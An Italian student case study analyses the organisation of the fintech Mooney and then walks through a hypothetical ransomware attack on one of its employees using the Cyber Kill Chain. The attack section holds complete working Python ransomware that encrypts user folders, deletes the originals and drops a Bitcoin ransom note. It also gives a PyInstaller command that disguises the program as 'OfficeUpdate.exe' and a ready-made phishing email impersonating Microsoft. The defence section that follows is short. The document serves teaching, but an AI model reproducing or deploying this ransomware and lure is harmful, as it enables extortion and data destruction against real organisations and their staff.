Università degli Studi di Bari Aldo Moro

Laurea Magistrale in Sicurezza Informatica

Caso di Studio - Organizzazione Aziendale

Nominativo: Matteo Esposito

Matricola: 806075

Mail: m.esposito143@studenti.uniba.it

Sommario

1. INTRODUZIONE

Il presente caso di studio si propone di analizzare la struttura organizzativa e i processi interni di Mooney, un'azienda italiana operante nel settore dei servizi finanziari e della mobilità. Successivamente, verrà esaminata la pianificazione di un attacco ransomware, delineandone le fasi principali, e saranno discusse le strategie di difesa più efficaci per proteggere le organizzazioni da tali minacce informatiche. L'obiettivo è fornire una comprensione approfondita delle dinamiche aziendali di Mooney e delle misure di sicurezza informatica necessarie per contrastare un attacco di tipo ransomware.

2. CONTESTO AZIENDALE

Mooney è la prima fintech italiana leader nei servizi e nelle soluzioni tecnologiche personalizzate di pagamento, mobilità e bancari di prossimità, controllata da Enel e Intesa Sanpaolo, attraverso le società Enel X e Isybank.

Logo Mooney

Può contare su una rete di circa 40 mila punti vendita convenzionati integrata con un ecosistema digitale in costante evoluzione.

Ogni giorno milioni di consumatori utilizzano Mooney per effettuare operazioni di pagamento (es. bollette e pagoPA), usufruire di servizi bancari di prossimità (ritiro e versamento di denaro contante, bonifici), ricaricare carte prepagate, utilizzare servizi legati alla mobilità (biglietti di trasporto, parcheggi e telepedaggio, attraverso l'app MooneyGo), accedere alle offerte luce, gas e fibra del Gruppo Enel.

Inoltre, Mooney è partner strategico con soluzioni tecnologiche personalizzate e integrate ai sistemi proprietari di aziende, enti e istituzioni, operando quotidianamente al fianco di consumatori e clienti pubblici e privati.

Grazie ai continui investimenti in tecnologia e innovazione, Mooney offre a milioni di clienti un'esperienza onlife, con la più ampia offerta di servizi perfettamente integrati tra canale fisico e digitale.

Mooney ha reso il rapporto delle persone con i servizi bancari di prossimità, i pagamenti e la mobilità più accessibile e familiare, promuovendo, in maniera capillare su tutto il territorio nazionale, un nuovo stile di vita semplice, veloce e sicuro.

L'azienda conta circa 250 milioni di transazioni all'anno, oltre 500 servizi di pagamento e accordi con più di 100 aziende partner.

3. VARIABILI DELL'ORGANIZZAZIONE

Le tre dimensioni di una organizzazione sono:

1. **Ambiente**: Si riferisce al contesto esterno in cui l'organizzazione opera, che include fattori economici, sociali, politici, culturali e tecnologici. L'ambiente influisce sulle decisioni e sulle strategie aziendali, costringendo l'organizzazione a adattarsi e a rispondere ai cambiamenti esterni.
2. **Attori**: Rappresentano le persone coinvolte nell'organizzazione, dai dipendenti ai dirigenti, passando per i collaboratori esterni. Ognuno ha un ruolo e una funzione specifica che contribuiscono al raggiungimento degli obiettivi aziendali.
3. **Relazioni**: Indicano le interazioni tra gli attori e tra l'organizzazione e l'ambiente. Le relazioni sono fondamentali per facilitare la comunicazione, la collaborazione e la cooperazione all'interno dell'azienda e con l'esterno, creando valore e sinergie.

Queste tre dimensioni sono strettamente interconnesse e determinano come un'organizzazione si sviluppa e affronta le sfide del suo contesto.

3.1 AMBIENTE

Mooney opera nel settore dei servizi finanziari e tecnologici, offrendo soluzioni di pagamento, servizi bancari di prossimità e servizi di mobilità. La sua rete capillare di punti vendita, composta da tabaccherie, bar e edicole, copre oltre 7.000 comuni italiani, rendendo i servizi accessibili anche nelle aree meno servite dalle tradizionali infrastrutture bancarie. L'azienda si impegna a contribuire all'evoluzione del sistema Paese, promuovendo l'inclusione finanziaria e l'educazione digitale.

- **Ambiente Interno** - L'ambiente interno riguarda gli elementi sotto il controllo diretto di Mooney, che influenzano le sue operazioni e il raggiungimento degli obiettivi aziendali.
    1. Struttura Organizzativa e Governance: Mooney ha implementato un sistema di governance aziendale specifico per le tematiche di sostenibilità e responsabilità sociale d'impresa (CSR). Questo modello mira ad allineare le strategie aziendali ai principi di sostenibilità, garantendo che tali principi guidino tutte le attività del gruppo.
    2. Cultura Aziendale e Risorse Umane: L'azienda promuove una cultura orientata all'inclusione finanziaria e all'educazione digitale, riflettendo l'impegno verso l'evoluzione del sistema Paese. La gestione efficace delle risorse umane è cruciale per mantenere una rete capillare di punti vendita e garantire la qualità dei servizi offerti.

- **Ambiente Esterno** - l'ambiente esterno comprende fattori al di fuori del controllo diretto di Mooney, ma che influenzano significativamente le sue operazioni.

1. Mercato e Concorrenza: Mooney opera nel settore fintech italiano, caratterizzato da una crescente concorrenza e da rapidi cambiamenti tecnologici. La capacità di adattarsi a queste dinamiche è fondamentale per mantenere e accrescere la propria quota di mercato.
2. Regolamentazione e Normative: Il settore dei servizi finanziari è soggetto a regolamentazioni stringenti. Mooney ha adottato sistemi che permettono di segnalare, in modo sicuro e riservato, condotte effettive o sospette che possono avere effetti negativi sull'azienda o sul benessere delle persone, in conformità con le disposizioni normative.
3. Clienti e Fornitori: La vasta rete di punti vendita di Mooney, composta da tabaccherie, bar e edicole, copre oltre 7.000 comuni italiani. Questa presenza capillare facilita l'accesso ai servizi anche nelle aree meno servite dalle tradizionali infrastrutture bancarie, rispondendo alle esigenze di una clientela diversificata.

3.2 ATTORI

Mooney collabora con una varietà di stakeholder, tra cui:

- **Clienti**: Milioni di utenti che utilizzano i servizi di pagamento, banking e mobilità offerti sia attraverso i punti vendita fisici sia tramite le piattaforme digitali.
- **Esercenti Affiliati**: Oltre 45.000 punti vendita convenzionati che forniscono servizi Mooney sul territorio nazionale.
- **Partner Aziendali:** Collaborazioni con aziende e istituzioni per l'offerta di servizi integrati e personalizzati.
- **Dipendenti e Collaboratori**: Personale interno e consulenti che contribuiscono allo sviluppo e all'erogazione dei servizi.

3.3 RELAZIONI

- **Collaborative**: Mooney collabora con numerosi partner per integrare e migliorare i propri servizi. Un esempio significativo è la partnership con PayPal, che ha portato all'integrazione di Mooney come Prestatore dei Servizi di Pagamento (PSP) nell'app PayPal, consentendo il pagamento degli avvisi della Pubblica Amministrazione. Questa collaborazione storica evidenzia l'impegno di Mooney nell'offrire soluzioni di pagamento innovative e accessibili.
- **Strategiche**: Mooney è controllata da Enel e Intesa Sanpaolo, attraverso le società Enel X e Isybank. Questa struttura proprietaria consente a Mooney di beneficiare delle sinergie con due dei principali attori nei settori energetico e bancario, rafforzando la sua posizione nel mercato dei servizi finanziari e tecnologici.
- **Con i consumatori**: Mooney pone al centro della propria attività l'esperienza del cliente, offrendo un'ampia gamma di servizi disponibili sia tramite l'app che attraverso una rete di oltre 40.000 punti vendita convenzionati, tra tabaccherie, bar ed edicole. Questa presenza capillare garantisce accessibilità e prossimità, permettendo ai consumatori di effettuare operazioni quotidiane, come il


pagamento di bollette, ricariche telefoniche e l'acquisto di biglietti per il trasporto pubblico, in modo semplice e veloce.

- **Intra-organizzative**: All'interno dell'organizzazione, Mooney promuove una cultura di innovazione e collaborazione tra i vari dipartimenti. Ad esempio, iniziative di Open Innovation e collaborazioni con startup sono parte integrante della strategia di sviluppo dell'azienda. Figure chiave come Carlo Garuccio, Head of EasyCassa & Mobility, e Federica Russi, Head of Mobility Strategy and M&A, sottolineano l'importanza di queste iniziative per mantenere Mooney all'avanguardia nel settore fintech.

4. STRUTTURA DELL'AZIENDA

Riporto di seguito l'organigramma funzionale di Mooney, la quale può essere considerata un'azienda con una struttura funzionale, dove ogni funzione ha un obiettivo preciso.

Possiamo notare la presenza di aree dedicate a rischi, compliance, brand, e cultura aziendale assicura una governance solida e una gestione integrata. Le funzioni tecnologiche e di sviluppo prodotto mostrano un impegno verso l'innovazione e l'efficienza.



Organizational Chart di Mooney

- **Board of Directors** (Consiglio di amministrazione) è l'organo che supervisiona la gestione strategica di un'azienda. È composto da amministratori esecutivi e non esecutivi, che prendono decisioni chiave su investimenti, obiettivi aziendali e governance, garantendo che l'azienda operi nel rispetto degli interessi degli azionisti e delle normative.
- Il DPO (**Data Protection Officer**) è la figura responsabile della protezione dei dati personali all'interno di un'azienda. Si occupa di garantire che l'azienda rispetti le normative sulla privacy, come il GDPR, e supervisiona le politiche e le procedure relative alla gestione e alla sicurezza dei dati personali, assicurandosi che vengano adottate misure adeguate a proteggere le informazioni sensibili.
- **L'Internal Audit** (Audit Interno) è una funzione aziendale che si occupa di esaminare e valutare i processi, i controlli e le operazioni aziendali per garantire che siano efficaci, conformi alle leggi e regolamenti, e privi di rischi. Il suo scopo principale è identificare eventuali irregolarità, migliorare l'efficienza e contribuire a prevenire frodi e errori.

- La funzione **AML** si occupa di prevenire e contrastare attività illecite come il riciclaggio di denaro, la frode finanziaria e il finanziamento del terrorismo. Questa funzione implementa politiche, controlli e procedure per rilevare, monitorare e segnalare transazioni sospette, proteggendo l'azienda e i suoi clienti da rischi legali e reputazionali.
- La funzione **Strategy and Transformation** si occupa di sviluppare e attuare piani strategici per il lungo termine dell'azienda. Si concentra sulla definizione degli obiettivi aziendali, sull'analisi dei mercati e sulla gestione dei cambiamenti necessari per trasformare l'organizzazione, migliorare l'efficienza e adattarsi a nuove sfide e opportunità.
- La funzione **Compliance** si occupa di garantire che l'azienda rispetti tutte le leggi, le normative e le politiche interne.
- La funzione **Anticorruption** si concentra in particolare sulla prevenzione della corruzione e delle pratiche illecite, implementando politiche e procedure per evitare comportamenti fraudolenti, promuovendo l'integrità e tutelando la reputazione aziendale.
- La funzione **Risk Management** si occupa di identificare, valutare e gestire i rischi aziendali, proteggendo l'azienda da minacce interne ed esterne. Include la gestione dei rischi operativi, finanziari e strategici,
- La funzione **Information Security & IT Compliance** forma lavora sulla protezione delle informazioni e dei sistemi aziendali attraverso politiche di sicurezza informatica per prevenire attacchi, fughe di dati e altre vulnerabilità.
- La funzione di **ISO Certification** in Mooney si riferisce all'ottenimento di certificazioni internazionali, come la ISO 9001, che attestano l'adozione di un sistema di gestione della qualità. Questa certificazione implica il monitoraggio e la gestione continua della qualità all'interno dell'organizzazione, identificando aree di miglioramento e garantendo l'eccellenza nei processi e nei prodotti.
- Il **Coordinamento dei Controlli di Secondo** Livello rappresenta una componente fondamentale nel sistema di controllo interno di un'organizzazione. Questa funzione si concentra sulla supervisione e sulla valutazione dei rischi, assicurando che le attività operative siano conformi alle normative vigenti e agli obiettivi aziendali.
- La funzione di **Corporate and Legal Affairs** si occupa di gestire tutti gli aspetti legali e aziendali, assicurando che le operazioni quotidiane siano conformi alle leggi e alle normative vigenti.
- La funzione **Administration, Finance e Controlling** si occupa della gestione economico-finanziaria dell'azienda. Include la pianificazione e la gestione delle risorse finanziarie, la contabilità, la preparazione dei bilanci e la gestione dei flussi di cassa. Inoltre, è responsabile del controllo delle performance aziendali attraverso analisi finanziarie e previsioni, per garantire che l'azienda raggiunga i suoi obiettivi economici in modo efficiente.
- La funzione **Human Resources** si occupa della gestione delle risorse umane e della cultura aziendale. Include il reclutamento, la formazione, lo sviluppo e la gestione delle performance dei dipendenti. Si concentra anche sulla creazione di un ambiente di lavoro positivo, inclusivo e

motivante, allineato ai valori e alla missione dell'azienda, per favorire la crescita e il benessere delle persone e dell'organizzazione nel suo complesso.

- La funzione **Sales** si occupa della vendita di prodotti o servizi, sviluppando strategie commerciali per acquisire nuovi clienti e fidelizzare quelli esistenti. Gestisce le trattative, le relazioni con i clienti e il raggiungimento degli obiettivi di fatturato, collaborando con marketing e altre funzioni per massimizzare le opportunità di business.
- La funzione **Payment Services & Operations** si occupa della gestione e dell'ottimizzazione dei processi produttivi e operativi dell'azienda. Include la supply chain, la logistica, la produzione e la qualità, garantendo efficienza, riduzione dei costi e rispetto degli standard. Il suo obiettivo è assicurare che prodotti e servizi vengano realizzati e consegnati nel modo più efficace possibile.
- La funzione **Technology & Data** si occupa della gestione delle tecnologie e dell'infrastruttura IT aziendale, garantendo l'innovazione digitale e l'efficienza operativa. Include lo sviluppo di soluzioni software, la gestione dei dati, la cybersecurity e l'adozione di nuove tecnologie per supportare la crescita del business e migliorare la customer experience.
- La funzione **Commercial & Banking Services** di Mooney si occupa di offrire una vasta gamma di servizi finanziari sia per clienti privati che per aziende
- La funzione **Digital & Mobility Services** di Mooney si concentra sull'offerta di soluzioni digitali innovative per semplificare la mobilità quotidiana degli utenti.
- La funzione **Institutional Affairs, Communication and Sustainability** in Mooney si occupa di gestire le relazioni istituzionali, le attività di comunicazione e le strategie di sostenibilità dell'azienda.

5. PROCESSI D'IMPRESA

I processi aziendali si suddividono in quattro categorie principali:

- **Processi CORE**: rappresentano le attività fondamentali dell'impresa, che variano in base al settore e ai fattori critici di successo. Hanno un legame diretto con i clienti esterni e influiscono direttamente sulle performance aziendali.
- **Processi SUPPORT**: forniscono supporto ai processi chiave, i cui destinatari principali sono i clienti interni dell'azienda. Pur avendo una strutturalità elevata, il loro impatto sulla performance è indiretto.
- **Processi NETWORK**: si estendono oltre i confini aziendali, coinvolgendo clienti, fornitori e altri stakeholder esterni. Hanno una strutturalità più flessibile ma un impatto diretto sulle performance.
- **Processi MANAGEMENT**: comprendono le attività di pianificazione, gestione e controllo delle risorse aziendali. Come i processi NETWORK, presentano una strutturalità bassa, ma il loro impatto sulla performance è indiretto.

5.1 PROCESSI CORE

Questi rappresentano le attività principali di Mooney, strettamente legate ai clienti:

- **Servizi di Pagamento**: Mooney offre una gamma di servizi, tra cui il pagamento di bollette, ricariche telefoniche e carte prepagate, sia attraverso punti vendita fisici che tramite piattaforme digitali.
- **Servizi di Mobilità**: Attraverso l'app MooneyGo (precedentemente myCicero), l'azienda fornisce servizi legati alla mobilità, come l'acquisto di biglietti per il trasporto pubblico e la gestione dei parcheggi esterni.

5.2 PROCESSI SUPPORT

Questi processi forniscono supporto ai processi chiave interni:

- **Gestione Tecnologica e Innovazione**: Mooney investe nell'innovazione digitale per migliorare l'efficienza operativa e sviluppare nuove soluzioni tecnologiche, come dimostrato dalla collaborazione con Microsoft per l'adozione di piattaforme cloud.
- **Conformità e Sicurezza**: L'azienda implementa misure per garantire la conformità alle normative vigenti e la sicurezza delle transazioni, proteggendo i dati dei clienti e prevenendo attività fraudolente.

5.3 PROCESSI NETWORK

Mooney collabora con partner esterni per ampliare la propria offerta e raggiungere nuovi segmenti di mercato.

- **Collaborazioni Strategiche**: Mooney ha stretto partnership significative, come quella con Enel e Intesa Sanpaolo, per ampliare la propria offerta di servizi e rafforzare la presenza sul mercato.
- **Acquisizioni e Partecipazioni**: L'azienda ha acquisito una quota di maggioranza in Pluservice, società controllante di myCicero, per espandere i servizi nel settore della mobilità

5.4 PROCESSI MANAGEMENT

Questi processi riguardano la pianificazione, gestione e controllo delle risorse aziendali:

- **Pianificazione Strategica**: Mooney sviluppa piani strategici per diversificare il business e incrementare la competitività, ad esempio attraverso iniziative di open innovation volte a esplorare nuove opportunità di mercato.
- **Monitoraggio e Controllo**: L'azienda adotta sistemi di controllo per valutare l'efficacia dei processi interni e garantire il raggiungimento degli obiettivi aziendali.

6. ATTACCO

Un attacco ransomware potrebbe incominciare con una semplice e-mail, apparentemente innocua, ma in realtà progettata per ingannare la vittima e cifrare l'intero sistema. Seguendo il modello Cyber Kill Chain, possiamo ricostruire passo dopo passo come un hacker potrebbe orchestrare un attacco ransomware tramite phishing.

6.1 RECONNAISSANCE

Un attacco ransomware via phishing inizia dopo un'accurata fase di ricognizione, in cui i criminali informatici raccolgono informazioni sulla loro vittima. L'obiettivo è capire chi colpire, quale sia l'approccio più efficace e come aumentare le probabilità che l'attacco vada a buon fine.

Dopo una ricerca su LinkedIn, scopre che Mario Rossi lavora nel reparto Administration, Finance e Controlling e probabilmente gestisce pagamenti e fatture. Controllando il dark web, trova un vecchio data breach contenente l'e-mail aziendale di Mario. Ora può costruire un'e-mail di phishing personalizzata, fingendosi un utente

6.2 WEAPONIZATION

Questo caso di studio analizza il funzionamento di un ransomware che utilizza la crittografia AES-256 per bloccare i file delle vittime e diffondersi all'interno di un sistema Windows.

Dopo aver ottenuto l'accesso, il ransomware esegue una scansione approfondita delle unità locali. L'algoritmo attraversa ricorsivamente le principali directory aziendali, inclusi i documenti degli utenti quali fogli di calcolo, immagini e archivi compressi.

Dopo aver individuato i file target, il ransomware genera una chiave casuale utilizzando un algoritmo crittografico. Questa chiave viene impiegata per crittografare i dati con AES-256, un sistema di crittografia a blocchi ritenuto tra i più sicuri al mondo. In genere, il malware utilizza la modalità CBC (Cipher Block Chaining) per rendere più difficile il recupero dei file senza la chiave corretta.

Una volta completata la crittografia, i file originali vengono eliminati, mentre le nuove versioni cifrate assumono un'estensione personalizzata, come .enc.

```
import os
import glob
import hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from Crypto.Random import get_random_bytes

def generate_key(password: str) -> bytes:
    return hashlib.sha256(password.encode()).digest()


def encrypt_file(file_path: str, key: bytes):
    iv = os.urandom(16)
    cipher = AES.new(key, AES.MODE_CBC, iv)
```

```
    with open(file_path, 'rb') as f:
        plaintext = f.read()

    padded_data = pad(plaintext, AES.block_size)
    ciphertext = cipher.encrypt(padded_data)

    with open(file_path + '.enc', 'wb') as f:
        f.write(iv + ciphertext)

    os.remove(file_path)


def encrypt_folder(folder_path: str, password: str):
    key = generate_key(password)
    files = glob.glob(os.path.join(folder_path, '*'))
    for file in files:
        if os.path.isfile(file):
            encrypt_file(file, key)


if __name__ == "__main__":
    folders = [
        os.path.join(os.path.join(os.environ['USERPROFILE']), 'Desktop'),
        os.path.join(os.path.join(os.environ['USERPROFILE']), 'Documents'),
        os.path.join(os.path.join(os.environ['USERPROFILE']), 'OneDrive'),
        os.path.join(os.path.join(os.environ['USERPROFILE']), 'Download')
    ]
    password = get_random_bytes(32).hex()

    for folder in folders:
        encrypt_folder(folder, password)

    file_path = os.path.join(
                    os.path.join(os.path.join(os.environ['USERPROFILE']), 'Desktop'),
                    'uhavebeenhacked.txt')

    testo = '''
    +-------------------------------------------------------+
    |                ATTENZIONE!                            |
    | I tuoi file sono stati criptati. Non puoi più         |
    | accedervi, né aprirli, né modificarli.                |
    |                                                       |
    | La sola soluzione per recuperare i tuoi dati è il     |
    | pagamento di un riscatto.                             |
    |                                                       |
    | La somma richiesta è: $5000 (USD) in Bitcoin.         |
    | Una volta ricevuto il pagamento, riceverai una        |
    | esegubile che ti permetterà di ripristinare           |
    | i tuoi file.                                          |
    |                                                       |
    | I dettagli per il pagamento sono i seguenti:          |
    | Indirizzo Bitcoin:                                    |
    | 1A2B3C4D5E6F7G8H9I0J1K2L3M4N5O                        |
    +-------------------------------------------------------+
    '''

    with open(file_path, 'w') as file:
                    file.write(testo)
```

codice encrypt.py

Ora l'attaccante usa PyInstaller per convertire lo script Python in un file .exe dall'aspetto credibile, utilizzando il logo di office.

```
pyinstaller --onefile --noconsole --icon=office.ico --name "OfficeUpdate.exe" ransomware.py
```

6.3 DELIVERY

Durante la fase di delivery, l'attaccante utilizza tecniche di social engineering per convincere la vittima a scaricare e installare un file dannoso, facendosi passare per il supporto ufficiale di Microsoft. Questo approccio si basa sulla creazione di un senso di urgenza e legittimità per spingere l'utente a compiere un'azione senza sospetti.

L'attacco può iniziare con l'invio di un'e-mail di phishing mirata, personalizzata con il nome della vittima o dell'azienda per sembrare più credibile. Il messaggio informa l'utente che il pacchetto Microsoft Office necessita di un aggiornamento critico per motivi di sicurezza o compatibilità. La mail include un link che apparentemente porta al sito ufficiale di Microsoft, ma in realtà reindirizza a una pagina web malevola creata dall'attaccante.

Oggetto: Importante: Aggiornamento di sicurezza Microsoft Office richiesto

Da: Microsoft Support support@microsoft-update.com
A: mariorossi@mooney.it

Gentile Mario Rossi,

Microsoft ha rilevato che il suo pacchetto Office non è aggiornato e potrebbe essere esposto a vulnerabilità di sicurezza critiche. Per garantire la massima protezione e conformità con le nuove policy di sicurezza, è necessario installare l'ultimo aggiornamento di Microsoft Office.

L'aggiornamento include:

- Miglioramenti della sicurezza per proteggere i dati aziendali
- Correzioni di bug e miglioramenti delle prestazioni
- Nuove funzionalità per una maggiore produttività

Per procedere con l'aggiornamento immediato, segua il link sottostante:

Aggiorna Microsoft Office

Questo aggiornamento è obbligatorio e deve essere installato entro le prossime **24 ore** per evitare eventuali interruzioni del servizio.

Grazie per la collaborazione.

Cordiali saluti,
Microsoft Support Team
support@microsoft.com

Una volta sulla pagina fasulla, l'utente viene istruito a scaricare un file che sembra essere un aggiornamento legittimo, un eseguibile .exe.

Oltre all'email, l'attaccante potrebbe utilizzare altri metodi per rendere più convincente l'inganno. Ad esempio, può contattare telefonicamente la vittima, fingendosi un operatore Microsoft che guida l'utente attraverso il processo di installazione.

L'obiettivo della fase di delivery è ottenere l'interazione dell'utente, inducendolo a fidarsi e a installare il malware senza rendersene conto.

6.4 EXPLOITATION

L'ignaro dipendente scarica e avvia il file OfficeUpdate.exe, pensando di installare un aggiornamento.

Durante la fase di exploitation, l'attaccante cerca di nascondere il più possibile la propria attività per ridurre la probabilità che venga rilevato, disabilitando strumenti di sicurezza, cancellando i log e impedendo l'accesso a funzioni di ripristino del sistema. Il ransomware potrebbe anche cercare di auto-propagarsi su altre macchine all'interno della stessa rete, aumentando così il danno e la portata dell'attacco.

6.5 INSTALLATION

Ora il ransomware è attivo:


- Disattiva eventuali sistemi di sicurezza
- Si diffonde lateralmente cercando altri dispositivi nella rete
- Identifica le cartelle più importanti e inizia la crittografia.

6.6 COMMAND AND CONTROL

Il ransomware invia infine la chiave di crittografia a un server remoto controllato dagli attaccanti, la quale sarà utile per decrittografare l'intero sistema in caso di riscatto.

6.7 ACTIONS ON OBJECTIVES

Dopo pochi minuti, sullo schermo appare la richiesta di riscatto.



Messaggio sullo schermo della vittima

A questo punto, il computer aziendale è bloccato e, se non esistono backup sicuri, si rischia di perdere tutto o di dover pagare il riscatto all'attaccante.

Viene riportato di seguito il codice per decrittografare le cartelle precedentemente crittografate dal primo eseguibile.

```
import os
import glob
import hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad


def generate_key(password: str) -> bytes:
    return hashlib.sha256(password.encode()).digest()


def decrypt_file(file_path: str, key: bytes):
    with open(file_path, 'rb') as f:
```

```
        iv = f.read(16)
        ciphertext = f.read()

    cipher = AES.new(key, AES.MODE_CBC, iv)
    padded_plaintext = cipher.decrypt(ciphertext)
    plaintext = unpad(padded_plaintext, AES.block_size)

    original_file_path = file_path.replace('.enc', '')
    with open(original_file_path, 'wb') as f:
        f.write(plaintext)

    os.remove(file_path)


def decrypt_folder(folder_path: str, password: str):
    key = generate_key(password)
    files = glob.glob(os.path.join(folder_path, '*.enc'))
    for file in files:
        if os.path.isfile(file):
            decrypt_file(file, key)


if __name__ == "__main__":
    folders = [
        os.path.join(os.path.join(os.environ['USERPROFILE']), 'Desktop'),
        os.path.join(os.path.join(os.environ['USERPROFILE']), 'Documents'),
        os.path.join(os.path.join(os.environ['USERPROFILE']), 'OneDrive'),
        os.path.join(os.path.join(os.environ['USERPROFILE']), 'Download')
    ]
    password = '...'

    for folder in folders:
        decrypt_folder(folder, password)

    file_path = os.path.join(
                    os.path.join(os.path.join(os.environ['USERPROFILE']), 'Desktop'),
      'uhavebeenhacked.txt')

    if os.path.exists(file_path):
        os.remove(file_path)
```

codice decrypt.py

7. DIFESA

- **Security Operations Center** (SOC): Il SOC è il cuore pulsante della sicurezza operativa di un'organizzazione. La protezione continua delle risorse digitali e dei dati sensibili richiede una sorveglianza costante, che non può essere lasciata al caso. Il SOC è necessario per monitorare e rispondere a potenziali minacce in tempo reale, garantendo che l'organizzazione possa rilevare gli attacchi prima che diventino disastrosi. Senza un SOC, un'organizzazione sarebbe vulnerabile ad attacchi informatici che potrebbero andare non rilevati per lunghi periodi, aumentando il rischio di danni significativi.
- **Computer Security Incident Response Team** (CSIRT): Nonostante le misure preventive siano fondamentali, gli incidenti di sicurezza sono inevitabili. Il CSIRT entra in gioco quando si verifica una violazione o un attacco. Il suo ruolo è quello di gestire, coordinare e risolvere gli incidenti di sicurezza in modo rapido ed efficiente, riducendo al minimo l'impatto sull'organizzazione. Il CSIRT è indispensabile per gestire le crisi, determinare l'entità del danno, isolare le minacce e mettere in atto le azioni correttive. Senza una squadra dedicata, l'organizzazione rischierebbe di reagire in modo disorganizzato, con conseguente aumento del danno e del tempo necessario per risolvere il problema.
